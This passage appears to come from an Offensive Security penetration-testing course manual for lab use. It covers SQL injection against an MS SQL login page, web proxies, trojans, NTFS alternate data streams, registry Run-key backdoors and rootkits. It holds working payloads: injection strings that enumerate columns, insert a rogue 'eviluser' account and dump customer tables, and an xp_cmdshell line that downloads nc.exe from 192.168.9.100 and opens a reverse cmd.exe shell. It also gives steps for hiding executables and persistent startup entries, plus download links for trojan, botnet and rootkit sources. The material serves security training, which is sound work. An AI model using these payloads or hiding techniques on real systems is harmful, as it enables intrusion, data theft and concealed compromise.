
13.4.2 Enumerating Table Names

Now that you understand how to send SQL queries and commands to the vulnerable web application, try gathering as much information as possible about it and try to understand the database structure. To start, use the **having** SQL statement:

```
' having 1=1--
```

Entering this statement will cause a SQL error because the keyword **having** needs the **group by** operator because **having** operates on the tables processed by **group by**. This is part of the error message created by this input:

```
Error Type:
Microsoft OLE DB Provider for SQL Server (0x80040E14)
Column 'tblCustomers.cust_id' is invalid in the select list because it is not
contained in an aggregate function and there is no GROUP BY clause.
/login-off.asp, line 11
```

Notice that the error message contains the table name **tblCustomers.cust_id**. Now that you know the first column name, you can use this information to retrieve the rest of the column names. Try to find out the next column name by inputting the following:

```
' group by tblCustomers.cust_id having 1=1--
```

The error message created looks like this:

```
Error Type:
Microsoft OLE DB Provider for SQL Server (0x80040E14)
Column 'tblCustomers.cust_name' is invalid in the select list because it is not
contained in either an aggregate function or the GROUP BY clause.
/login-off.asp, line 11
```

You've found the next column name: **tblCustomers.cust_name**. Continue to enumerate tables using these inputs:

```
' group by tblCustomers.cust_id,tblCustomers.cust_name having 1=1--



' group by tblCustomers.cust_id,tblCustomers.cust_name, tblCustomers.cust_password
having 1=1--



' group by tblCustomers.cust_id,tblCustomers.cust_name,
tblCustomers.cust_password, tblCustomers.cust_account having 1=1--
```

You see that the final entry produced no error, meaning you've gone through all the columns.

13.4.3 Enumerating the Column Types

Before you can start manipulating the database, you need to know the column types. You can use type conversion error messages to identify the column types by using the **UNION SELECT** statement. Entering the following input:

```
' union select sum(cust_id) from tblCustomers --
```

The following error results:

```
Error Type:
Microsoft OLE DB Provider for SQL Server (0x80040E07)
The sum or average aggregate operation cannot take a varchar data type as an
argument.
/login-off.asp, line 11
```

So **cust_id** is of type **varchar**. Try finding out the column types for the remaining tables.

13.4.4 Fiddling with the Database

Now that you have the table names and types, and assuming the web application has write permissions to the database, you can actually use SQL injection to alter the database contents.

Try adding a user the database and logging in as that user:

```
'; insert into tblCustomers values('5345','eviluser','evilpass','34343434')--
```

Although you'll receive an "access denied" page, the query *is* executed. Now try to log in to the web application with the eviluser/evilpass username/password combination:


13.4.5 Microsoft SQL Stored Procedures

SQL stored procedures can be described as built-in functions in the SQL server that simplify complex actions. Microsoft SQL Server contains many stored procedures that can aid an attacker during an audit.

Use the **sp_makewebtask** stored procedure to output the list of database information to an HTML file. More information about **sp_makewebtask** can be found at http://msdn2.microsoft.com/en-us/library/aa238843(SQL.80).aspx.

Try to create an HTML file (evil.html) in the **wwwroot** that will contain query results from **tblCustomers**:

```
';exec sp_makewebtask "c:\Inetpub\wwwroot\evil.html", "select * from
tblCustomers";--
```

After executing the query, try to browse to evil.html:

13.4.6 Code Execution

Several stored procedures allow for code execution. The most notorious is the **xp_cmdshell** extended stored procedure. For more information about **xp_cmdshell**, visit http://msdn2.microsoft.com/en-us/library/aa260689(SQL.80).aspx.

Note that by default only members of the **sysadmin** fixed server role can execute the **xp_cmbshell** extended stored procedure.

Try executing an **ipconfig** command on the SQL server and outputting the results into a browsable text file:

```
' or 1=1;exec master..xp_cmdshell '"ipconfig" > c:\Inetpub\wwwroot\ip.txt';--
```

Lastly, try to get a shell from the SQL server. Use **xp_cmdshell** to try to upload Netcat from a TFTP server:

```
' or 1=1;exec master..xp_cmdshell '"tftp -i 192.168.9.100 GET nc.exe && nc.exe
192.168.9.100 53 -e cmd.exe';--
```

13.5 Web Proxies

Up to now, this module has dealt with injection attacks where the input is directly controlled by the user. On many occasions, the web application restricts the user input at the client side. This could be in the form of a drop down menu (where input is limited to the menu items) or input may be checked for length or special characters using JavaScript:

In these cases, you can usually bypass client side restrictions by using a local web proxy. This proxy intercepts the outgoing HTTP request and allows you to edit it, effectively bypassing all client side restrictions. A convenient proxy present in BackTrack appears as a Firefox plugin called Tamper Data:

13.6 Exercises

1. Attempt to recreate the XSS, LFI/RFI, and SQL injection attacks in the lab environment by attacking the web application on your Windows XP lab machine. Where appropriate, try to end up with a remote shell.

2. Locate a Microsoft SQL–based web application in the labs and exploit it (or them) in order to get a shell.

3. Feel free to experiment with different SQL queries and stored procedures as well. PLEASE DO NOT **DROP** THE DATABASES OR **DAMAGE** THEM IN SUCH A WAY THAT THEY WILL BE INACCESSIBLE TO OTHER STUDENTS.

4. Use these techniques as appropriate to compromise other relevant machines found on the networks. Don't forget to document your findings.

END OF VIDEO PRESENTATIONS

In the following modules you will find reviews of "housekeeping" methods and techniques that are commonly used in Windows environments. These are added as a reference because they are not directly related to BackTrack. They are, however, related to the Offensive Security field.

14. Module 14: Trojan Horses

Overview

This module various classes of Windows-based trojan horses.

Module Objectives

By the end of this module, students should:

1. Understand the difference between trojan horse functionalities.
2. Have experience with various trojans in the lab environment.

Reporting

Reporting **is not required** for this module.

A Note from the Author

Trojan horses are rarely used in penetration tests. They do, however, constitute a large portion of the post-exploitation process and must be addressed. For more information about trojan horses, visit http://en.wikipedia.org/wiki/Trojan_horse_(computing).

I tend to categorize trojan horses into three main families: binary trojans, open source trojans, and world domination trojans (bots). These trojans can further be categorized as bind connection and reverse connection, depending on their connectivity architecture. As you've seen in Netcat, a reverse connection trojan is capable of traversing NAT and essentially connects from the victim to the attacker.

14.1 Binary Trojan Horses

These trojans come in binary form (.exe) and usually include a *trojan configuration* graphical interface. They are built for nastiness and often include features such as swap mount buttons, eject CD-ROM, Spy on Webcam, and so forth.

Binary trojans are considered extremely unsafe to use because they often contain backdoors themselves. Several years back there was a popular trojan called Optix Pro, which was frequently updated and used widely by the hacker community. A deeper analysis of the trojan revealed a master password to the trojan that was carefully crafted by the authors of Optix. Essentially the hackers using the trojan gave access to the Optix authors to each computer the on which the trojan was installed. Several examples of Binary Trojans can be found here: http://www.offensive-security.com/os101/binary-trojans.tar.gz.

14.2 Open Source Trojan Horses

Open source trojan horses are preferred over binary trojans because their source code can be reviewed for backdoor functions. There have been several situations where an open source trojan contained a backdoor, so trusting open source trojans blindly is not recommended. The additional benefit of open source trojans is that they can be modified and enhanced to suit your needs.

14.2.1 Spybot

Spybot is an IRC-based trojan. It acts as an IRC client that connects to an IRC server (either hosted by the attacker or by a third party). The trojan requires a password for operation and is capable of listening to IRC chat commands as well as executing commands on the victim machine.

You will need lccwin32 to compile spybot. Sources and lccwin32 can be found here: http://www.offensive-security.com/os101/spybot.tar.gz.

14.2.2 Insider

Insider is an HTTP-based trojan that is built for bypassing corporate firewalls and content inspection systems. Insider attempts to make an HTTP **GET** request to a predefined web server that contains a list of commands for execution. The trojan looks for proxy server addresses in the registry and, if found, uses the proxy to connect to the web. If proxy authorization is required, the trojan will pop up a proxy authentication dialog that an unsuspecting user might fill in.

Sources can be found here: http://www.offensive-security.com/os101/insider.tar.gz.

14.3 World Domination Trojan Horses

World domination trojan horses can be considered *hybrid worms* because their main function is to spread and infect additional computers, usually by using common exploits. These trojans usually scan the internet (or a predefined IP range) for vulnerable computers. When such a computer is found and exploited, the trojan uploads a copy of itself to the victim machine, executes it, and starts scanning again. When armed with fresh exploits, these trojans can spread extremely fast. I've seen a single trojan spread and automatically hack 4000 victims over 24 hours. These trojans (bots) usually join together to form a botnet that can be used for DDOS attacks, spreading spam, and other unpleasant features.

14.3.1 Rxbot

Rxbot is an IRC-based trojan with spreading capabilities. For fear of uncontrolled spreading, this trojan will only be reviewed at the source code level. This trojan has some very interesting anti-debugging code, including VMWare checking. BE CAREFUL!

http://www.offensive-security.com/os101/rxbot.tar.gz

15. Module 15: Windows Oddities

Overview

This module discusses various classes of Windows oddities and otherwise strange behavior.

Module Objective

The student should understand ADS and experience the notorious Windows registry bug.

Reporting

Reporting **is not required** for this module.

15.1 Alternate NTFS Data Streams

Alternate data streams (ADS) are a relatively unknown compatibility feature of NTFS. ADS has the capability to fork file data into existing files without affecting their functionality or size. Found in all versions of NTFS, ADS capabilities were originally conceived to allow for compatibility with the Macintosh Hierarchical File System (HFS). ADS has come to be used legitimately by a variety of programs such as antivirus programs. For more information about ADS, visit http://www.heysoft.de/en/information/ntfs-ads.php.

Try using ADS to hide malicious files on a victim machine. Follow this example closely:

```
C:\muts>dir
 Volume in drive C has no label.
 Volume Serial Number is A0EB-9535
 Directory of C:\muts


11/13/2006  12:56p      <DIR>          .
11/13/2006  12:56p      <DIR>          ..
11/13/2006  12:55p              59,392 nc.exe
             1 File(s)         59,392 bytes
```

```
                 2 Dir(s)   3,114,639,360 bytes free


C:\muts>echo "hi, i am text in a text file" > muts.txt


C:\muts>dir
 Volume in drive C has no label.
 Volume Serial Number is A0EB-9535
 Directory of C:\muts


11/13/2006  12:56p      <DIR>          .
11/13/2006  12:56p      <DIR>          ..
11/13/2006  12:56p                  33 muts.txt
11/13/2006  12:55p              59,392 nc.exe
               2 File(s)         59,425 bytes
               2 Dir(s)   3,114,639,360 bytes free


C:\muts>type nc.exe > muts.txt:nc.exe


C:\muts>del nc.exe


C:\muts>dir
 Volume in drive C has no label.
 Volume Serial Number is A0EB-9535
 Directory of C:\muts


11/13/2006  12:56p      <DIR>          .
11/13/2006  12:56p      <DIR>          ..
11/13/2006  12:56p                  33 muts.txt
               1 File(s)            33 bytes
               2 Dir(s)   3,114,639,360 bytes free
```

```
C:\muts>start ./muts.txt:nc.exe
```

15.1.1 Exercises

1. Connect to your Windows XP SP2 client using RDP and attempt to recreate the module exercise. Start by hiding calc.exe inside a text file.

2. Verify that the ADS is functioning by executing the hidden file.

15.2 Registry Backdoors

Microsoft Registry Editor for 2K and XP (Regedt32.exe) has a design flaw that allows you to hide registry information from viewing and editing even from users with administrative access. For some reason Microsoft refuses to acknowledge this as a bug, and this "feature" is still functional years after disclosure.

To reproduce the bug, follow these instructions:

1. Run Regedt32.exe and create a new string value in:

   HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

2. Fill this key name with a string of 258 characters (As are fine).

3. Create an additional string value called calc.exe and assign it the string **calc.exe**. You should see the following:

4. Press F5 (refresh) and you will see how the key magically disappears.

5. Log off and log back on to the machine, and you should see calc.exe being executed.

15.2.1 Exercises

1. Connect to your Windows XP SP2 client using RDP and attempt to recreate a registry backdoor that will execute calc.exe on login.

2. Verify that the backdoor works by logging out and then back in to the Windows XP SP2 machine.

16. Module 16: Rootkits

Overview

This module covers various classes of Windows-based rootkits.

Module Objectives

By the end of this module, students should:

1. Understand the underlying concepts of rootkits.
2. Have gained experience with various rootkits in the lab environment.

Reporting

Reporting **is not required** for this module.

A Note from the Authors

Rootkits are malicious programs that attempt to hide specific information from the user or operating system. Rookits can appear as either userland programs or kernel drivers. The average rootkit hides TCP/UDP connection details, specific running process details, and specific files. Rootkits usually complement trojan horses by hiding the presence of the trojan horse from the system administrator.

For more information about rootkits, visit http://en.wikipedia.org/wiki/Rootkit.

An interesting story about the Sony rootkit can be found at:

http://en.wikipedia.org/wiki/2005_Sony_BMG_CD_copy_protection_scandal.

16.1 Aphex Rootkit

This rootkit is a very simple rootkit written by Aphex in 2003. It's a bit outdated, and other much more powerful rootkits exist, but it's a nice rootkit to start with. You'll "infect" a victim computer with a Netcat trojan (bind shell on port 4444). A sophisticated network administrator should notice the following irregularities on this infected machine:

- nc.exe process running in the process tab

- netstat should show port 4444 as listening

- nc.exe will be found on the file system

The Aphex 2003 rootkit can be used to conceal these details from the network administrator, thus making your trojan more difficult to identify and remove.

http://www.offensive-security.com/os101/aphex.tar.gz

16.2 Hxdef Rootkit

The Hacker Defender project is a Windows NT rootkit that uses API hooking techniques to hide specific information from the operating system and its administrators. This very powerful rootkit has grown to be very popular among hackers. The rootkit has open sources, which makes it relatively easy to alter and extend it.

Download Hxdef here: http://www.offensive-security.com/os101/hxdef.tar.gz.

16.3 Exercise R.I.P

1. Experiment with trojans and rootkits on your Windows SP1 machine. This lab will probably kill your XP SP2 client, so make sure you leave it for last!

17. Module 17: Final Challenges

Now the fun begins! Undoubtedly, you have discovered and penetrated several hosts on the Offsec Student Lab network. The lab simulates a corporate network with several subnets (students, development, IT department, and the administrative department). Every machine in the lab is designed to be penetrated with varying degrees of difficulty. Getting to the administrative network will reveal many interesting things—consider that the end goal. Use the resources introduced in this course, along with your creative thinking, to compromise as many servers on as many internal networks as are available to you. Don't forget to document your actions and include them in the Lab Pentest Report.

THINC.local Network Layout

PAGE INTENTIONALLY LEFT BLANK